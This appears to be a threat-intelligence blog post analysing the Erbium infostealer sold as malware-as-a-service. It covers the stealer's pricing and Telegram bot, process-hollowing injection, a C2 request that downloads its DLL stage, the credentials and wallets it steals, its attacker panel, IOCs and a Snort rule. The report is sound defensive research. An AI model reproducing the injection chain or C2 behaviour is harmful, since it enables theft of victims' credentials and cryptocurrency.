
Erbium InfoStealer Enters the Scene: Characteristics and Origins

blog.cluster25.duskrise.com/2022/09/15/erbium-stealer-a-new-infostealer

Cluster25 Threat Intel Team


By Cluster25 Threat Intel Team
September 15, 2022



On the 21st of July 2022 on a DWW (Deep/Dark Web) forum, a Russian speaking threat actor created an announcement about the sale of a new infostealer named Erbium. The author stated that its malware is the best on the market, giving to the user unique features and that its development took several months of work.

Erbium InfoStealer Logo

In the beginning the malware was sold at a price ranging between 9 to 150 dollars depending on the user plan, going from one week to one year of license. The prices from July to August were significantly increased, going for a minimum of 100 dollars for one month of usage to a thousand of dollars for a year of the service, including the access to a control panel Cluster25 had the opportunity to observe and analyze. Interesting to note that after having a site, now the service is all administered through a Telegram bot, that works as a marketplace and also as a control for the data stolen, that can be redirected to a Telegram account other than the personal control panel. The bot was set up on early September 2022.



Bot Info


Erbium Stealer
bot

@erbium_stealer_bot
Username

Erbium Telegram Bot


INSIGHTS

Cluster25 managed to obtain a variant of this threat and analyzed its characteristics and operational logic as well as carrying out an initial telemetry assessment of the current spreading degree of this malware family. In the analyzed sample, the first stage of the infection consists in a 32-bit PE executable with a highly obfuscated code. Moreover, the sample use polymorphic techniques to change its identifiable features in order to evade detection. During this phase, the malware reconstructs the string ***C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe*** which is the path of the legit ***Microsoft Application Microsoft .NET ClickOnce Launch Utility***.



```
LOBYTE(v21) = 0;
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_construct<char const*>(
  "C:\\Windows\\Microsoft.NET\\Fram",
  (int)"",
  v21);
if ( 0x7FFFFFFF - (unsigned int)v22[1] <= 0x1D )
  std::__throw_length_error((std::length_error *)"basic_string::append");
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_append(
  "ework\\v4.0.30319\\AppLaunch.exe",
  0x1Eu);
```

The string is used to create a new process dynamically calling the API ***CreateProcessW*** and passing the path of the ***AppLaunch.exe*** executable as one of its arguments. The code invoked during this and the following operations resides in the ***.data*** section and it is not present on the original binary, signs that the executable is able to modify its sections during the execution, as evidence reported below.



```
qerty_fast.004B0E6A
 lea eax,dword ptr ss:[ebp-1C]
 push eax
 lea eax,dword ptr ss:[ebp-158]
 push eax
 push edx ; edx:"øg\x11"
 push edx ; edx:"øg\x11"
 push 4
 push edx ; edx:"øg\x11"
 push edx ; edx:"øg\x11"
 push edx ; edx:"øg\x11"
 push dword ptr ss:[ebp+C]
 push dword ptr ss:[ebp+8] ; [ebp+8]:L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe"
 call dword ptr ss:[ebp-7C]
 test eax,eax
 je qerty_fast.481152
```

```
qerty_fast.004B0E8D
 lea eax,dword ptr ss:[ebp-424] ; [ebp-424]:"vidubkbfgpejimklivfbqmm"
 push eax
 push dword ptr ss:[ebp-18]
 call dword ptr ss:[ebp-80]
 test eax,eax
 je qerty_fast.481152
```

```
dword ptr ss:[ebp-7C]=[0074F7BC " šÈvk"]=<kernel32.CreateProcessW>

.data:004B0E82 qerty_fast.exe:$B0E82 #AFE82
```

Then, the malware allocates memory in the new process calling the API ***VirtualAllocEx*** and passes the handle of the process as first argument. The argument ***lpaddress***, which defines the desired starting address for the region of pages to allocate, is set to the value ***0x400000***, the image base address. After this point, the API ***WriteProcessMemory*** is used to write the memory in the allocated region of the new process, while the ***VirtualProtectEx*** is used to change the permissions to the memory in order to let it executable. Finally, the malware calls the APIs ***SetThreadContext*** and ***ResumeThread*** to start the execution on the injected process. The second stage tries to perform an **HTTP connection** to the Command-and-Control (C&C) domain. For the specific sample, the domain used is **www[.]f0679086[.]xsph[.]ru**, however, the analysis of different samples allowed to detect also the domains **mamamiya137[.]ru**. The following is the HTTP request used by the malware to communicate with the C&C server:

HTTP REQUEST
GET /ErbiumDed/api.php? **method=getstub&bid=1525449043%20%20%20%20%20%20&tag=malik_here%20%20%20%20%20%20%20%20%20%20%20%20%20%20** **HTTP/1.1** **Connection: Keep-Alive** **User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36** **Host: www[.]f0679086[.]xsph[.]ru**


The connection is used to download a **DLL** from the C&C, that is later loaded and executed in the memory of the same process (AppLaunch.exe). The 32-bit PE DLL is the **last stage** of the infection, which acts as the stealer itself. The stealer can grab the following information on the victim systems:

- Desktop screenshot from all monitors.
- PC information (CPU, GPU, DISK, RAM, number of monitors, monitor resolutions, monitor resolutions, MAC, Windows version, Windows owner, PC name, PC architecture, Windows license key)
- Passwords, cookies, history, maps, autofill from most popular browsers based on Gecko and Chromium
- Cold wallets from browsers (MetaMask, TronLink, Binance Chain Wallet, Yoroi, Nifty Wallet, Math Wallet, Coinbase Wallet, Guarda, EQUAL Wallet, Jaxx Liberty, BitApp Wallet, iWallet, Wombat, MEW CX, GuildWallet, Saturn Wallet, Ronin Wallet, NeoLine, Clover Wallet, Liquality Wallet, Terra Station, Keplr, Sollet, Auro Wallet, Polymesh Wallet, ICONex, Nabox Wallet, KHC, Temple, TezBox, Cyano Wallet, Byone, OneKey, LeafWallet, DAppPlay, BitClip, Steem Keychain, Nash Extension , Hycon Lite Client, ZilPay, Coin98 Wallet, Harmony, KardiaChain, Rabby, Phantom, TON Crystal Wallet)
- Other browser plugins (Authenticator, Authy, Trezor Password Manager, GAuth Authenticator, EOS Authenticator)
- Steam (list of accounts and authorization files)
- Discord (tokens)
- FTP clients (FileZilla, Total Commander)
- Telegram (authorization files)
- Cold desktop wallets (Exodus, Atomic, Armory, Bitecoin-Core, Bytecoin, Dash-Core, Electrum, Electron, Coinomi, Ethereum, Litecoin-Core, Monero-Core, Zcash, Jaxx)

Also, the stealer can obtain the geolocalization of the victim system.

ATTACKER'S CONTROL PANEL

Cluster25 was able to acquired a very good amount of information about this threat including details about the control panel available on the attacker’s side.



[redacted]

Dashboard

Cheat list, status, update and other

ID	LOGS	SUBSCRIPTION TILL	REGISTERED
[redacted]	2920	[redacted]	[redacted]

Promocode


Your promocode [redacted]

Promocode activation

Enter promocode: Promocode

Erbium Attacker's Control Panel

The panel includes different tabs that groups the stolen information together according to their category.


Panel


Your logs

Show 10 entries

Search:

№	GEO	Username	Passwords	Cookies	Histories	Autofills	Cards	Crypto	Colds	Files	FTP	Actions
710	🇫🇷	[redacted]	2	172	71	6	0	0	0	0	0	🗑

Also, the panel contains a feature to send the stolen information directly to a Telegram Account.


Telegram

☑ Enabled

☐ Send logs only in Telegram (Dont save logs on server)

Chat ID (should starts with '-1') [redacted]

Log format


```
👤 User: %USERNAME%
🟡 HWID: %HWID%

🔵 IP: %IP%
🏁 Country: %COUNTRY%

🧊 Colds: %COLDS%
🔑 Password: %PASSWORDS%
🔑 Only passwords: %OPASSWORDS%
🍪 Cookies: %COOKIES%
⬜ History: %HISTORY%
💳 Cards: %CARDS%
🔴 Wallets: %WALLETS%
```

ERBIUM IN THE WORLD

Erbium is enjoying success and within a month it has been possible to observe an increasing level of spread of this threat around the world. According to Cluster25 visibility, the following countries presented potential active infections to be linked to variants of this malware family:



CONCLUSIONS

Cyber-crime is constantly evolving within an underground market where it is not uncommon to come across new proposals for the purchase of MaaS solutions. In Cluster25's opinion Erbium could become one of the most used infostealers by cyber criminals due to its wide range of capabilities and due to the growing demand for MaaS.

ATT&CK MATRIX

TACTIC	TECHNIQUE	DESCRIPTION
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.001	User Execution: Malicious Link
Execution	T1204.002	User Execution: Malicious File
Execution	T1106	Native API
Privilege Escalation	T1055.012	Process Injection: Process Hollowing
Privilege Escalation	T1055.001	Process Injection: Dynamic-link Library Injection
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1055.003	Process Injection: Thread Execution Hijacking
Defense Evasion	T1553.002	Subvert Trust Controls: Code Signing
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools

Defense Evasion	T1112	Modify Registry
Defense Evasion	T1202	Indirect Command Execution
Defense Evasion	T1497	Virtualization/Sandbox Evasion
Defense Evasion	T1620	Reflective Code Loading
Credential Access	T1555	Credentials from Password Stores
Credential Access	T1003	OS Credential Dumping
Credential Access	T1539	Steal Web Session Cookie
Discovery	T1087	Account Discovery
Discovery	T1622	Debugger Evasion
Discovery	T1083	File and Directory Discovery
Discovery	T1046	Network Service Discovery
Discovery	T1057	Process Discovery
Discovery	T1518	Software Discovery
Discovery	T1033	System Owner/User Discovery
Discovery	T1124	System Time Discovery
Collection	T1005	Data from Local System
Collection	T1113	Screen Capture
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel

INDICATORS OF COMPROMISE

CATEGORY	TYPE	VALUE
PAYLOAD	MD5	e1826f107e517c0cb9a9b02f74cb94f2
PAYLOAD	SHA1	c994bc4ed56145b8ff80fb0c0fa47a39e19e0ca3
PAYLAOD	SHA256	164f6090aeabe48d2f9a2de12b8da6e8de24735a39371fe922e51689e969ad37
PAYLOAD	MD5	510a37df4f363a938e32cae45d661c9d
PAYLOAD	SHA1	0976c8d6bd898c06faf90a6b99097ca6f66cca0c
PAYLOAD	SHA256	cd83d5f6eec9731fbc6c1ce5eee962f82bcf881a63af1f478e6a097760f758df
NETWORK	CNC	**mamamiya137[.]ru**
NETWORK	CNC	**www[.]f0679086[.]xsph[.]ru**

DETECTION AND THREAT HUNTING

SNORT

```
alert tcp any any ->  any $HTTP_PORTS (
msg: "Cluster25 - Trojan/Erbium CnC
Communication";
flow:established,to_server;
content:"GET";
nocase; http_method; content:"/api.php";
content:"method=getstub";
content:"tag=";
http_uri;
sid:100004;
rev:1;
)
```

Malware, Intelligence, ecrime